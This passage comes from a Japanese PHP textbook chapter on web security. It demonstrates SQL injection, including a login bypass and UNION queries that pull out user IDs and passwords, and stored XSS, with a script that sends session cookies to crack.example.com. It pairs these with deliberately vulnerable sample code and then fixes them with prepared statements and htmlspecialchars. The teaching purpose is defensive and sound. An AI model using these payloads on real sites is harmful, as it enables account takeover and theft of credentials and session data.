SELECT * FROM honkaku_users WHERE login_id = 'dummy' AND password =  
" or '1'='1'
```

このWHERE句は、「login_id値がdummy、かつ、パスワードが空、または、1と1が等しいレコード」を検索しているという意味になります。「かつ」が先に結びつくので、「1と1が等しい」が単独で条件を満たすだけのレコードも検索結果となります。

1と1はもちろん等しいので、このSQLは結果としてすべてのレコード（ユーザ太郎さん、ユーザ花子さんの両方のレコード）を取得することになります。そのため、プログラマーの意図に反してログイン認証に通ってしまい、たまたま1レコード目にみつかったユーザ太郎さんになりすませてしまったのです。

Note DELETE文やUPDATE文でもSQLインジェクションは可能

今回の例はSELECT文に対するSQLインジェクションでしたが、DELETE文やUPDATE文でも可能です。たとえば、

```
$sql = "DELETE FROM honkaku_users WHERE login_id = '{$loginId}";
```

のようなSQLだったときに、\$loginIdに「' or '1'='1」を入れると、

```
DELETE FROM honkaku_users WHERE login_id = " or '1'='1'
```


となります。これは、「全レコードを削除する」という意味のSQLです。

12-3-3 SQLインジェクション攻撃への対策を施す

SQLインジェクションは、外部からの入力データに含まれる記号類が、SQLの構文そのものを変えてしまうことによって成立します。この攻撃への対策として有効なのが、プリペアードステートメント（6-3-7項（上））です。

プリペアードステートメントは、SQLをプリコンパイルしておき、プレースホルダに値がバインドされるのを待機しておく機能です。プリコンパイルの時点ですでにSQLの構文解析ができているため、バインド値にどのような記号類が含まれていたとしても、それが構文そのものを書き換えるには至らないということです。

あらゆるバインド値は、`PDOStatement::bindValue`メソッドの第3引数で指定した、`PDO::PARAM_STR`や`PDO::PARAM_INT`のデータ型として扱われます。



● プリペアードステートメントはあらゆるバインド値を指定された型どおりに扱う

プリペアードステートメントと値のバインドは、MariaDBなどのデータベースソフトウェアによって提供されている機能です。気をつけなければならないのは、PDOなどのデータベース接続クラス側がプリペアードステートメントをエミュレーター（模倣）することがあるということです。エミュレートされた場合、値のバインドは文字列処理によりおこなわれるので、SQLの構文を書き換える余地が理論上は残っています。念のため、`PDO::ATTR_EMULATE_PREPARES`定数を`false`にしておいたほうが安心です。

```
// プリペアードステートメントのエミュレートをOFFにする
$pdo->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

以下は、脆弱性のあったweak-login.phpのSQLインジェクション対策版です。プリペアードステートメントで中身を書き換えた関数のみ、記載しておきます。

● リスト sql/strong-login.php

```

<?php

// DBに接続する関数
function connect(): PDO
{
    $pdo = new PDO('mysql:host=localhost; dbname=honkaku; charset=utf8mb4',
    'root', '');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $pdo->setAttribute(PDO::ATTR_EMULATE_PREPARES, false); ← ①
    return $pdo;
}

// ログインID・パスワードを元に一致するユーザを探す関数
function findUser(string $loginId, string $password): ?array
{
    $pdo = connect();
    $sql = "SELECT * FROM honkaku_users WHERE login_id = :login_id AND
password =:password"; ← ②
    $statement = $pdo->prepare($sql);
    $statement->bindValue(':login_id', $loginId, PDO::PARAM_STR);
    $statement->bindValue(':password', $password, PDO::PARAM_STR);
    $statement->execute();
    $users = $statement->fetchAll(PDO::FETCH_ASSOC);
    if (count($users) === 1) { ← ③
        return $users[0];
    }
    return null;
}

```

変更点は3つです。


まず、connect関数で、PDO::ATTR_EMULATE_PREPARESをfalseにセットするようにしました（①）。

また、findUser関数で、プリペアードステートメントを使うようにしました（②）。

さらに、蛇足ではありますが、if (count(\$users) === 1)の条件に一致した場合のみ、ユーザ情報を返すように条件式を変更しました（③）。ユーザ情報が2レコード以上見つかるということは、ユーザ登録処理における何らかのバグか、悪意のあるユーザに何かされた可能性があるためです。

Note ログイン完了時にセッションIDを再生成する

悪意のあるユーザが用意したセッションIDを悪意のないユーザに使わせて、そのユーザがログインした後でなりますことを、**セッション固定化** (Session Fixation) といいます。



セッションID固定化

セッションIDの固定化は、WebサイトまたはWebブラウザの脆弱性を利用して被害者のセッションクッキーを書き換えることで実現します。

有効な対策としては、ログイン認証に成功したときにセッションIDを切り替えることです。たとえば、ログイン後のセッションIDを「xyz987」のように切り替えることで、攻撃者が古いセッションID「abc123」を使ってなりますことができなくなります。

PHPでは、`session_regenerate_id`関数を使って、セッションIDを切り替えることができます。実際のプログラム処理としては、以下のようになります。

```
// 認証処理。実際にはデータベース情報を照合します
if ($loginId === 'tarou' && $pass === 'tarou5555') {
    // ログインに成功したときの処理
    session_regenerate_id(true);

    $_SESSION['loginId'] = 'tarou';
    $_SESSION['name'] = 'たろう';
```

```
        header('HTTP/1.1 303 See Other');
        header('Location: http://example.com/mypage.php');
    }
```

session_regenerate_idの引数にtrueを指定することで、古いセッションIDが使えなくなります。これで、攻撃者が知っているabc123は無効になり、攻撃者に知られていないxyz987のような新たなセッションIDが有効になります。

12-3-4 SQLインジェクションでログイン情報を盗み出す

SQLインジェクションのそのほかのパターンも見ておきましょう。ユーザのログイン情報を盗むパターンです。本のタイトルでフリーワード検索し、検索結果を一覧で表示する画面があったとします。本のデータは、6-2-2項（上）で作成したbooksテーブルを用います。

◎リスト sql/list-books.php

```
<? /* 注意：本プログラムは脆弱性を含みます。 */ ?>
<?php
    // DBに接続する関数
    function connect()
    {
        $pdo = new PDO('mysql:host=localhost; dbname=honkaku; charset=utf8mb4',
        'root', '');
        $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $pdo->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
        return $pdo;
    }

    // 本のタイトルで検索する関数
    function findBooks(string $freeword): ?array
    {
        $pdo = connect();
        $sql = "SELECT title, published FROM books WHERE title LIKE '%
{$freeword}%'";
        $statement = $pdo->query($sql);
        $books = $statement->fetchAll(PDO::FETCH_ASSOC);
        return count($books) > 0 ? $books : null;
    }
}
```

```
}

// HTMLエスケープする関数
function escape(string $value): string
{
    return htmlspecialchars($value, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

// メインルーチン
if (isset($_GET['freeword'])) {
    try {
        $books = findBooks($_GET['freeword']);
    } catch (PDOException $e) {
        echo 'Error';
        exit;
    }
}
?>
<body>
    <h1>本のタイトルで検索する</h1>
    <form name="login-form" action="" method="GET">
        タイトル : <input type="text" name="freeword" value=<?= $_GET['freeword']?>><br>
        <button type="submit" name="operation" value="login">検索する</button>
    </form>
    <hr>
    <?php if (isset($_GET['freeword'])): ?>
        <table border="1">
            <?php foreach ($books as $book): ?>
                <tr>
                    <td><?=escape($book['title'])?></td>
                    <td><?=escape($book['published'])?></td>
                </tr>
            <?php endforeach;?>
        </table>
    <?php endif;?>
</body>
```

● 実行結果

The screenshot shows a web browser window with the title "SQLインジェクション(未対策) - honkaku". The URL in the address bar is "localhost/honkaku/chapter...". The main content area displays the heading "本のタイトルで検索する". Below it is a search form with a title input field containing "料理" and a search button labeled "検索する". A table below the form lists three book entries:

かんたん！ペルー料理	2017-12-21
薬膳料理 きほんの「き」	2018-03-21
シンガポール料理50選	2018-04-15

それでは、この画面からユーザのログイン情報を盗み出してみます。ここで使うのは、2つのSELECT文の検索結果を合体させる、SQLのUNION句と呼ばれるものです。

■ (1) テーブル名を調べる

はじめのステップとして、このアプリケーションが使っているテーブル名を表示させます。「タイトル」のテキストボックスに、インジェクション用のSQLを入力します。

● 実行例

```
# タイトル欄に以下を入力します。  
' UNION ALL SELECT TABLE_SCHEMA, TABLE_NAME FROM  
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA LIKE '
```



● 実行結果

```
# 結果として以下のSQLが実行されます。  
SELECT title, published FROM books WHERE title LIKE '%' UNION ALL SELECT  
TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE
```

```
TABLE_SCHEMA LIKE '%'
```

「INFORMATION_SCHEMA.TABLES」というテーブルは、MariaDBが持つシステムテーブルです。このテーブルに、全テーブル名が保存されています。

この入力の結果、テーブル名が画面に表示されました。直感的に、「honkaku_users」テーブルに個人情報が入っているそうです。

The screenshot shows a search results page for books in the honkaku database. The URL in the address bar is `localhost/honkaku/chapter12/sql/list-books.php?freeword=%27+UNION+ALL+SELECT+TABLE_SCHEMA`. The search query in the input field is `' UNION ALL SELECT TABL`. The results table lists various book titles and their publication dates. Two rows are highlighted with a blue border: `honkaku` (table `books`) and `honkaku` (table `honkaku_users`). A blue callout box points to the second row with the text `honkakuデータベースのテーブルが表示された`.

かんたん！ペルー料理	2017-12-21
オカリナで吹く どうよう100選	2018-01-15
あそぼう！マイクロビット	2018-03-15
薬膳料理 きほんの「き」	2018-03-21
写真集～鳥取砂丘の花たち	2018-04-01
日本の名曲喫茶	2018-04-06
シンガポール料理50選	2018-04-15
たのしいバドミントン	
honkaku	books
honkaku	honkaku_users
information_schema	ALL_PLUGINS
information_schema	APPLICABLE_ROLES
information_schema	CHARACTER_SETS
information_schema	COLLATIONS
information_schema	COLLATION_CHARACTER_SET_APPLICABILITY
information_schema	COLUMNS
information_schema	COLUMN_PRIVILEGES
information_schema	ENABLED_ROLES
information_schema	ENGINES
information_schema	EVENTS
information_schema	FILES
information_schema	GLOBAL_STATISTICS

●不正なSQLを入力してhonkakuデータベースのテーブルを調べる

■ (2) カラム名を調べる

次に、honkaku_usersテーブルがどんなカラムを持っているかを調べます。

●実行例

```
# タイトル欄に以下を入力します。
```

```
' UNION ALL SELECT COLUMN_NAME, DATA_TYPE FROM  
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME LIKE '%honkaku_users'
```



●実行結果

```
# 結果として以下のSQLが実行されます。
```

```
SELECT title, published FROM books WHERE title LIKE '%' UNION ALL SELECT  
COLUMN_NAME, DATA_TYPE FROM INFORMATION_SCHEMA.COLUMNS WHERE  
TABLE_NAME LIKE '%honkaku_users%'
```

INFORMATION_SCHEMA.COLUMNSというテーブルに、カラムの情報が保存されています。

この入力の結果、login_idやpasswordといったカラムを持つテーブルであることがわかりました。

SQLインジェクション(未対策) - honkaku

localhost/honkaku/chapte...

本のタイトルで検索する

タイトル: ' UNION ALL SELECT COLL

検索する

かんたん！ペルー料理	2017-12-21
オカリナで吹く どうよう100選	2018-01-15
あそぼう！マイクロビット	2018-03-15
薬膳料理 きほんの「き」	2018-03-21
写真集～鳥取砂丘の花たち	2018-04-01
日本の名曲喫茶	2018-04-06
シンガポール料理50選	2018-04-15
id	bigint
created	timestamp
modified	timestamp
login_id	varchar
password	varchar
user_name	varchar

honkaku_users テーブルの
カラム名が表示された

- 不正なSQLを入力してhonkaku_users テーブルのカラムを調べる

■ (3) ログイン情報を出力させる

最後に、honkaku_usersの全レコードを表示させます。

●実行例

```
# タイトル欄に以下を入力します。  
' UNION ALL SELECT login_id, password FROM honkaku_users WHERE password  
LIKE '
```



●実行結果

```
# 結果として以下のSQLが実行されます。  
SELECT title, published FROM books WHERE title LIKE '%' UNION ALL SELECT  
login_id, password FROM honkaku_users WHERE password LIKE '%'
```

これで、ユーザ太郎さん、ユーザ花子さんのログインIDとパスワードを盗み出すことができました。

The screenshot shows a web browser window titled "SQLインジェクション(未対策) - honkaku". The URL bar shows "localhost/honkaku/chapte...". The main content area has a heading "本のタイトルで検索する". Below it, a search form has a title input field containing "' UNION ALL SELECT login_". A button labeled "検索する" is next to it. Below the form is a table with several rows of book titles and publication dates. The last two rows, "abc" and "xyz", are highlighted with a blue border. To the right of the table, a blue callout box contains the text "honkaku_users テーブルのカラム名が表示された".

かんたん！ペリー料理	2017-12-21
オカリナで吹く どうよう100選	2018-01-15
あそぼう！マイクロビット	2018-03-15
薬膳料理 きほんの「き」	2018-03-21
写真集～鳥取砂丘の花たち	2018-04-01
日本の名曲喫茶	2018-04-06
シンガポール料理50選	2018-04-15
abc	123
xyz	789


●不正なSQLを入力してhonkaku_usersのレコードを調べる

前項に示したとおり、プリペアードステートメントを使えばこの問題は回避できます。

12-4 XSS攻撃とその対策

12-4-1 XSSとは — 不正なスクリプトを入力値に埋め込んでWebブラウザに実行させる

XSS (Cross Site Scripting、クロスサイトスクリプティング) は、Webブラウザ上で実行可能なスクリプトを攻撃者が送信することで、そのコンテンツを恶意のない閲覧者のWebブラウザ上で実行させる攻撃手法のことです。「スクリプト」とは、一部のHTMLタグや、Webブラウザ上で動作するプログラム言語であるJavaScript、VBScript、ActiveX、Flashなどを指します。



12-4-2 XSS攻撃を試行する

XSS攻撃を試す前に、php.iniのsession.cookie_httponlyを0に設定し、Apacheを再起動しておいてください。

```
session.cookie_httponly = 0
```

このエントリは、実運用時は1にすべきですが、ここでは実験のために一時的に0にします。

次に、データベーステーブルを作ります。以下のSQL文（ダウンロードファイル内にあります）を実行してください。

●リスト [xss/create-table.txt](#)

```
CREATE TABLE honkaku_posts (
    `id`          SERIAL PRIMARY KEY,
    `created`     TIMESTAMP NOT NULL,
    `modified`    TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP ON
UPDATE CURRENT_TIMESTAMP,
    `name`        VARCHAR(255) NOT NULL,
    `message`     VARCHAR(255)
);
```

次に、掲示板サイトを想定した以下のURLにアクセスします。

<http://localhost/honkaku/chapter12/xss/weak-bbs.php>

この掲示板サイトの管理者には悪意はないものとします。

まずは普通に投稿して、投稿した結果が画面上に表示されることを確認しましょう。

メッセージ欄に以下を入力してみてください：

```
<script>window.location='http://crack.example.com/xss/crack.php?cookie='+document.cookie</script>
```

●お名前：
テスト太郎

●メッセージ：
よろしくおねがいします。

投稿する

過去の投稿

- テスト太郎さん：
よろしくおねがいします。

● 投稿した内容が「過去の投稿」エリアに表示される

次に、悪意のある攻撃者になったつもりで、メッセージ欄に以下を投稿してください（Google Chromeでは保護機能により送信できなかったため、著者はFirefoxを使いました）。画面上でコピーペーストできるようにしています。Webブラウザによって送信がブロックされた場合は、別のWebブラウザで試してください。

```
<script>window.location='http://crack.example.com/xss/crack.php?cookie='+document.cookie</script>
```

これは、Webブラウザ上で実行されるJavaScriptのコードです。JavaScriptは、注意をうながすポップアップダイアログを出したり、Webページ上でのドラッグ＆ドロップ機能を実現するために使われるプログラム言語です。上記のJavaScriptコードを読み解くと、「crack.example.comで始まるURLに画面遷移し、その際に遷

移元のサイト（weak-bbs.php）で使っているクッキー情報があればそれを付加せよ」という意味になります。

上記のコードを投稿した結果として、投稿完了直後、即座に以下のURLに移動することになります。

`http://crack.example.com/xss/crack.php?
cookie=PHPSESSID=167th6n2kqq7lidsa92p5t5jeo`



- 掲示板にアクセスすると、即座にcrack.example.comに遷移する

このcrack.example.comは、悪意のある投稿をした攻撃者自身が管理しているサイトであるとします。「167th6n2kqq7lidsa92p5t5jeo」の部分が、掲示板サイトで使われていた、閲覧者のセッションIDです。

ここでいってんWebブラウザを閉じ、今度は被害者になったつもりで、weak-bbs.phpにアクセスしなおしてみましょう。やはり、即座にcrack.example.comに移動するはずです。つまりあらゆるユーザが、この掲示板サイトにアクセスすると、悪意のある別サイトにセッションID付きで遷移させられてしまう状態になりました。

攻撃者は、crack.example.comのURLパラメータに含まれるセッションIDを、自由に見ることができます。そして、そのセッションIDを、との掲示板サイトで悪用できる場合もあります。たとえば、被害者になりすましてログインするといったことです。

この掲示板サイトのPHPプログラムを見てみましょう。

●リスト XSS/weak-bbs.php

```
<?php
/* 注意：本プログラムは脆弱性を含みます。 */
declare(strict_types=1);

session_start();

// DBに接続する関数
function connect(): PDO
{
    $pdo = new PDO('mysql:host=localhost; dbname=honkaku; charset=utf8mb4', 'root', '');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $pdo->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
    return $pdo;
}

// 過去の投稿を取得する関数
function findPosts(&$pdo): ?array
{
    $sql = "SELECT * FROM honkaku_posts ORDER BY id desc";
    $statement = $pdo->prepare($sql);
    $statement->execute();
    return $statement->fetchAll(PDO::FETCH_ASSOC);
}

// 投稿をDBに登録する関数
function createPost(&$pdo, array $data): ?array
{
    $sql = "INSERT INTO honkaku_posts(name, message) VALUES(:name, :message)";
    $statement = $pdo->prepare($sql);
    $statement->bindValue(':name', $data['name'], PDO::PARAM_STR);
    $statement->bindValue(':message', $data['message'], PDO::PARAM_STR);
    $statement->execute();
    return $statement->fetchAll(PDO::FETCH_ASSOC);
}

// メインルーチン
try {
    $pdo = connect();
    if (isset($_POST['operation']) && $_POST['operation'] === 'login') {
        createPost($pdo, ['name' => $_POST['name'], 'message' => $_POST['message']]);
    }
    $posts = findPosts($pdo);
} catch (PDOException $e) {
    echo 'Error';
    exit;
}
?>
<body>
    <h1>投稿掲示板</h1>
    <form name="inquiry-form" action="" method="POST">
        ●お名前:<br>
        <input type="text" name="name"><br>
        ●メッセージ:<br>
        <textarea name="message" style="width:300px" rows="4"></textarea><br><br>
        <button type="submit" name="operation" value="login">投稿する</button>
    </form>

    <h2>過去の投稿</h2>
    <?php foreach ($posts as $post): ?>
        <p>
            ●<?=$post['name']?>さん:<br> ← ┌─────────①
            <?=$post['message']?> └─────────
        </p>
    <?php endforeach; ?>

</body>
```

このプログラムの問題は、過去の投稿を表示する①の処理です。\$post['message']に含まれるJavaScriptをそのまま出力してしまっていることが原因で、このWebページを開いたユーザのWebブラウザ上で、以下のJavaScriptコードがそのまま実行されてしまっているのです。

```
<script>window.location='http://crack.example.com/xss/crack.php?cookie='+document.cookie</script>
```

Note XSSの実験をはじめからやり直すには

本項の手順を最初からやり直すには、phpMyAdmin上で以下のSQLを実行してください。

```
DELETE FROM honkaku_posts;
```

12-4-3 XSS攻撃への対策を施す（1）— もっとも基本的な対策

XSS攻撃への基本的な対策は、Webブラウザにとって意味のある記号類を無効にしたうえで表示することです。つまり、画面上のあらゆる出力において、必ず htmlspecialchars関数を通すようにします。この対策によって、大半の入力パターンには対策できます。

以下は、htmlspecialchars関数を使って対策した例です。変更箇所のみを抜粋しています。

●リスト xss/strong-bbs.php（変更箇所のみ抜粋）

```
<?php  
    // HTMLエスケープする関数  
    function escape(string $value): string  
    {  
        return htmlspecialchars($value, ENT_QUOTES | ENT_HTML5, 'UTF-8');  
    }  
?>  
<h2>過去の投稿</h2>  
<?php foreach ($posts as $post): ?>  
    <p>  
        ●<?=escape($post['name'])?>さん : <br>
```

```
<?=escape($post['message'])?>
</p>
<?php endforeach; ?>
```

htmlspecialchars関数を通して出力すると、悪意のあるスクリプトがJavaScriptとしての意味を持たない、ただの文字列として出力されるようになります。

```
&lt;script&gt;window.location=&apos;http://crack.example.com/xss/crack.php
?cookie=&apos;+document.cookie&lt;/script&gt;
```

この対策は、人間的な判断を介さず、機械的におこなうことを心がけましょう。Webページ上に出力する時は、何も考えず無条件にhtmlspecialchars関数を通すようにします。人間的な判断を介すと、対応漏れが出がちです。

たとえば、入力フォームが100個あるWebページで、「99個はXSS対策済で、1個くらいは未対策であってもバレない」ということはありません。効率よく脆弱性の探すための自動化プログラムを使えば、攻撃者は苦労することなくその1個を探し出せます。

12-4-4 XSS攻撃への対策を施す（2） — イレギュラーな入力パターンへの対応

前項で紹介したhtmlspecialchars関数によるエスケープ処理で大半のXSS攻撃への対策ができますが、実際にはじつにさまざまなXSS攻撃パターンが存在します。たとえば、以下のようなプログラム行があったとします。

```
<img src=<?=htmlspecialchars($src, ENT_QUOTES)?>>
```

これは画像ファイルを表示するタグを使い、その画像ファイルパスとして変数\$srcの値を指定しています。「\$src = "flower.png";」のような通常の値であれば、画像は期待どおりに表示されます。

ではもしここで、以下の変数値であつたらどうなるでしょうか（nothing.pngは存在しないファイルであるとします）。

```
$src = 'nothing.png onerror=javascript:alert(1);'
```

このときは、以下のHTMLソースになります。

```
<img src=nothing.png onerror=javascript:alert(1)>
```

この結果、画像ファイルが見つからなかったために、onerror属性に書かれたJavaScriptが実行され、「1」というダイアログが画面に出ることになります。

このように、HTMLタグによってはスクリプトを独特の書式で埋め込むことが可能なものもあるので、それらも個別に見ていかなければなりません。また、ここではJavaScriptのみ取り上げましたが、ほかのスクリプト言語であったり、HTMLの<iframe>タグを悪用したパターンもあります。

さまざまなXSS攻撃パターンがまとめられている、以下のようなサイトも参考にしてください。

- OWASP - Cross Site Scripting (XSS)

<https://owasp.org/www-community/attacks/xss/>

- HTML5 Security Cheatsheet

<https://html5sec.org/>

古いWebブラウザの仕様やバグを突いたものであったり、文字コードの特性を利用したものであったり、じつに多くの入力パターンがあることがわかります。

Note セキュリティコンテスト (CTF) で想像力をやしなう

XSSの例のように、セキュリティは教科書的で定型的な対策が確立されているわけではなく、時代の流れや実現したい機能に応じた、臨機応変な攻撃手法の想像力が必要になってきます。

もしご興味があれば、ぜひ一度、セキュリティコンテストへの参加を検討してみてください。有名なセキュリティコンテストのジャンルとして、CTF (Capture The Flag) というものがあります。これは出題者が用意したサーバーの脆弱性を見破り、FLAG (脆弱性を突いた時にのみ出てくる文字列のこと) をより早く、多く取ることでポイントが加算されるコンテストです。

世界中のどこかで、毎週のようにオンライン予選が開催されているので、予選だけならば好きな時に気軽に参加できます（24時間～48時間くらいの時間オープンになっていることが多く、オンラインですので余裕のある数時間だけでも参加できます）。以下のサイトに開催予定のスケジュールが掲載されています。

<https://ctftime.org/>

CTFではWebアプリケーションに関する問題も出題され、脆弱性のあるWebサイ

トの気づきにくい脆弱性を見破ることでポイントを稼いでいきます。これに参加すると教科書的なセキュリティ対策のみでは意外な抜け穴（セキュリティホール）もあることに気づけ、セキュリティ意識を高めるのに役立つはずです。

もちろんオープン期間中に脆弱性のあるサーバーの回答（脆弱性の見つけ方）を見ることはできませんが、期間終了後、「<コンテスト名> writeup」というキーワードで検索すると、参加した個人の方が回答を書いてくださっているブログ記事も見つかるはずです。

予選であっても高レベルなことが多く、はじめはほとんどの出題を解くことができないと思いますが、脆弱性を見破るための視点の考え方であったり、Webセキュリティのトレンドを肌感覚でつかむのに役立つと思います。

Note DOM-Based XSS

近年、Webページの表現手法がリッチになってきていることに伴い、DOM-Based XSSと呼ばれる、JavaScriptの脆弱性をついたXSS攻撃も聞くようになってきました。JavaScriptはWebブラウザ上で実行されるプログラム言語であるため、PHPではDOM-Based XSSに対策ができません。JavaScriptを使うときは、この攻撃手法についても調べておくことをおすすめします。

12-5 CSRF攻撃とその対策

12-5-1 CSRFとは — ユーザが意図しないHTTP送信を強制する

CSRF (Cross Site Request Forgery、クロスサイトリクエストフォージェリ) は、Webサイトの閲覧者が意図しない操作を強制させる攻撃手法です。

本節の説明では、悪意のあるサイトと脆弱性のあるサイトの2つが登場します。

- ・ mal-site1.php
 - 悪意のあるサイト上のPHPプログラム
- ・ weak-input.php、weak-thankyou.php
 - 悪意はないが脆弱性のある投稿サイト上のPHPプログラム

XAMPP環境のため、いずれもlocalhost上で実行しますが、実際には2つのサイトが別ホスト上にあると想像してください。

